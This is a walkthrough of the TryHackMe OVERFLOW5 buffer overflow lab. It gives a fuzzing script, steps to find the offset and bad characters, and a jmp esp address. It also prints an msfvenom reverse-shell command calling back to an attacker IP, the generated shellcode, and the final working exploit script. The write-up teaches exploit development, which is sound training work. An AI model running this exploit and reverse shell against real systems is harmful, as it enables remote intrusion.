This is the walkthrough of OVERFLOW5 from tryhackme's buffer overflow prep series .

So lets begin with some initial fuzzing of OVERFLOW5 :


for that we will use our good old python fuzzing script .

So launch your oscp.exe normally and begin with the fuzzing script , script should look something like this :

```
import socket, time, sys

ip = "10.10.210.119"

port = 1337
timeout = 5
prefix = "OVERFLOW5 "

string = prefix + "A" * 100

while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))
      s.recv(1024)
      print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
      s.send(bytes(string, "latin-1"))
      s.recv(1024)
  except:
    print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
    sys.exit(0)
  string += 100 * "A"
  time.sleep(1)
```

.


lets execute this script , and see the crash point :



so,

it crashed at around 400 bytes , we will use pattern_create script to create a pattern of 500 bytes ,

like this :



.

-l 500 means 500 bytes of pattern to be created ,

now lets copy this from the terminal and move to the exploit.py script .

And put this data into payload variable , like this :

```
  GNU nano 6.0
import socket

ip = "10.10.210.119"
port = 1337

prefix = "OVERFLOW5 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```

.

now before executing this script , open up oscp.exe in immunity debugger and run it


now lets execute it , and after it is executed , move to your windows machine , look for EIP and note it down .

```
EDI 00000000

EIP 356B4134

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

.

so in our case EIP address is 356B4134.

Now we will use pattern_offset script to find the correct offset at which the software would have crashed .



So this script take two parameters to locate the offset , that are -l that is the length of pattern we created earlier “500” and EIP address after -q , that is 356B4134.

And our offset is 314.

lets verify it , we will send BBBB as retn variable in our script and send A * 314, if our EIP address becoms 42424242 which is hex value of BBBB it means our offset is correct ,

edit your script like this :

```
ip = "10.10.210.119"
port = 1337

prefix = "OVERFLOW5 "
offset = 314
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow +
```

now lets again open oscp.exe in immunity debugger and run this script again and note the EIP address .

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



so as we can see our EIP address is 42424242 , which proves that we were successfully able to control EIP address .

Now lets find some badchars , we will take help of mona module to do the job for us , lets first create a bytearrray in windows machine using immunity debugger and mona ,



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
this command will create a bytearray in our windows machine , excluding \x00 which is always a badchar . (which we will be using for further comparison after we send badchars to oscp.exe)

Now lets create some badchars in our kali machine , which we will send to oscp.exe using our exploit.py script .



Copy these badchars from terminal and paste them to payload variable in our script .

```
ip = "10.10.210.119"
port = 1337

prefix = "OVERFLOW5 "
offset = 314
overflow = "A" * offset
retn = "BBBB"
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x1
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix
```


.

like this now again setup immunity debugger and run this script .

Now open up immunity debugger and note down the ESP address and use it in this command here :


```
!mona compare -f C:\mona\oscp\bytearray.bin -a <esp_address>
```

so lets look for esp for now :



so our ESP is 0186FA30 .

Now lets put it in action in command and look for some badchars .



so as we know \x00 is always a badchar ,

and we will ignore the next byte after the corrupted one as sending badchars can also corrupt the byte next after them, so just take the byte and ignore the byte following it in order .

So our badchars are :


\x00\x16\x2f\xf4\xfd

so now we got the badchars , its time to find a jmp esp address which we will use inside retn variable in our script .

So we will use this command in immunity debugger :

```
!mona jmp -r esp -cpb " x00\x16\x2f\xf4\xfd"
```

so after -cpb specify all the badchars we found above and run this command :



so we found 9 pointers from which I will use the first one ,

a quick note here that , the address here is : 625011af which is is big endian type address , for our exploit we need it in little endian , meaning reverse like this :

\xaf\x11\x50\x62 – set this as retn variable in your exploit.py script .

So now almost exploit is ready , now we will generate a payload using msfvenom to get a reverse shell to us :

```
┌──(root㉿kali)-[/home/kali/oscp]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=5656 -b '\x00\x16\x2f\xf4\xfd' EXITFUNC=thread -f c
```

specify LHOST as your IP , LPORT as the port on which you will listen on , and after -b specify all the badchars we found .

```
unsigned char buf[] =
"\xfc\xbb\xcb\x97\xf6\x12\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x37\x7f\x74\x12\xc7"
"\x80\x19\x9a\x22\xb1\x19\xf8\x27\xe2\xa9\x8a\x65\x0f\x41\xde"
"\x9d\x84\x27\xf7\x92\x2d\x8d\x21\x9d\xae\xbe\x12\xbc\x2c\xbd"
"\x46\x1e\x0c\x0e\x9b\x5f\x49\x73\x56\x0d\x02\xff\xc5\xa1\x27"
"\xb5\xd5\x4a\x7b\x5b\x5e\xaf\xcc\x5a\x4f\x7e\x46\x05\x4f\x81"
"\x8b\x3d\xc6\x99\xc8\x78\x90\x12\x3a\xf6\x23\xf2\x72\xf7\x88"
"\x3b\xbb\x0a\xd0\x7c\x7c\xf5\xa7\x74\x7e\x88\xbf\x43\xfc\x56"
"\x35\x57\xa6\x1d\xed\xb3\x56\xf1\x68\x30\x54\xbe\xff\x1e\x79"
"\x41\xd3\x15\x85\xca\xd2\xf9\x0f\x88\xf0\xdd\x54\x4a\x98\x44"
"\x31\x3d\xa5\x96\x9a\xe2\x03\xdd\x37\xf6\x39\xbc\x5f\x3b\x70"
"\x3e\xa0\x53\x03\x4d\x92\xfc\xbf\xd9\x9e\x75\x66\x1e\xe0\xaf"
"\xde\xb0\x1f\x50\x1f\x99\xdb\x04\x4f\xb1\xca\x24\x04\x41\xf2"
"\xf0\x8b\x11\x5c\xab\x6b\xc1\x1c\x1b\x04\x0b\x93\x44\x34\x34"
"\x79\xed\xdf\xcf\xea\x18\x31\xe0\x9a\x74\x33\xfe\x4c\x9d\xba"
"\x18\x1a\x8d\xea\xb3\xb3\x34\xb7\x4f\x25\xb8\x6d\x2a\x65\x32"
"\x82\xcb\x28\xb3\xef\xdf\xdd\x33\xba\xbd\x48\x4b\x10\xa9\x17"
"\xde\xff\x29\x51\xc3\x57\x7e\x36\x35\xae\xea\xaa\x6c\x18\x08"
"\x37\xe8\x63\x88\xec\xc9\x6a\x11\x60\x75\x49\x01\xbc\x76\xd5"
"\x75\x10\x21\x83\x23\xd6\x9b\x65\x9d\x80\x70\x2c\x49\x54\xbb"
"\xef\x0f\x59\x96\x99\xef\xe8\x4f\xdc\x10\xc4\x07\xe8\x69\x38"
"\xb8\x17\xa0\xf8\xd8\xf5\x60\xf5\x70\xa0\xe1\xb4\x1c\x53\xdc"
"\xfb\x18\xd0\xd4\x83\xde\xc8\x9d\x86\x9b\x4e\x4e\xfb\xb4\x3a"
"\x70\xa8\xb5\x6e\x70\x4e\x4a\x91";
```

our payload will look something like above , set it inside payload variable in our script ,

now the last step is to add some padding or no-ops , no-operations in our script to create space for our payload to unload on target machine , no-ops are specified using \x90 so we will use 16 \x90's for this ,


so our final script / exploit will be this :

```
import socket

ip = "10.10.210.119"
port = 1337

prefix = "OVERFLOW5 "
offset = 314
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = "\x90" *16
payload = ("\xfc\xbb\xcb\x97\xf6\x12\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x37\x7f\x74\x12\xc7"
"\x80\x19\x9a\x22\xb1\x19\xf8\x27\xe2\xa9\x8a\x65\x0f\x41\xde"
"\x9d\x84\x27\xf7\x92\x2d\x8d\x21\x9d\xae\xbe\x12\xbc\x2c\xbd"
"\x46\x1e\x0c\x0e\x9b\x5f\x49\x73\x56\x0d\x02\xff\xc5\xa1\x27"
"\xb5\xd5\x4a\x7b\x5b\x5e\xaf\xcc\x5a\x4f\x7e\x46\x05\x4f\x81"
"\x8b\x3d\xc6\x99\xc8\x78\x90\x12\x3a\xf6\x23\xf2\x72\xf7\x88"
"\x3b\xbb\x0a\xd0\x7c\x7c\xf5\xa7\x74\x7e\x88\xbf\x43\xfc\x56"
"\x35\x57\xa6\x1d\xed\xb3\x56\xf1\x68\x30\x54\xbe\xff\x1e\x79"
"\x41\xd3\x15\x85\xca\xd2\xf9\x0f\x88\xf0\xdd\x54\x4a\x98\x44"
"\x31\x3d\xa5\x96\x9a\xe2\x03\xdd\x37\xf6\x39\xbc\x5f\x3b\x70"
"\x3e\xa0\x53\x03\x4d\x92\xfc\xbf\xd9\x9e\x75\x66\x1e\xe0\xaf"
"\xde\xb0\x1f\x50\x1f\x99\xdb\x04\x4f\xb1\xca\x24\x04\x41\xf2"
"\xf0\x8b\x11\x5c\xab\x6b\xc1\x1c\x1b\x04\x0b\x93\x44\x34\x34"
"\x79\xed\xdf\xcf\xea\x18\x31\xe0\x9a\x74\x33\xfe\x4c\x9d\xba"
"\x18\x1a\x8d\xea\xb3\xb3\x34\xb7\x4f\x25\xb8\x6d\x2a\x65\x32"
"\x82\xcb\x28\xb3\xef\xdf\xdd\x33\xba\xbd\x48\x4b\x10\xa9\x17"
"\xde\xff\x29\x51\xc3\x57\x7e\x36\x35\xae\xea\xaa\x6c\x18\x08"
"\x37\xe8\x63\x88\xec\xc9\x6a\x11\x60\x75\x49\x01\xbc\x76\xd5"
"\x75\x10\x21\x83\x23\xd6\x9b\x65\x9d\x80\x70\x2c\x49\x54\xbb"
```

```
"\xef\x0f\x59\x96\x99\xef\xe8\x4f\xdc\x10\xc4\x07\xe8\x69\x38"
"\xb8\x17\xa0\xf8\xd8\xf5\x60\xf5\x70\xa0\xe1\xb4\x1c\x53\xdc"
"\xfb\x18\xd0\xd4\x83\xde\xc8\x9d\x86\x9b\x4e\x4e\xfb\xb4\x3a"
"\x70\xa8\xb5\x6e\x70\x4e\x4a\x91")
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```


now ,

lets setup our listener on the port we specified in msfvenom using netcat .



run your oscp.exe on the target machine

and as soon as you will run the exploit you will get a reverse shell on netcat .



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so we got our reverse shell, means that this task is complete . :-)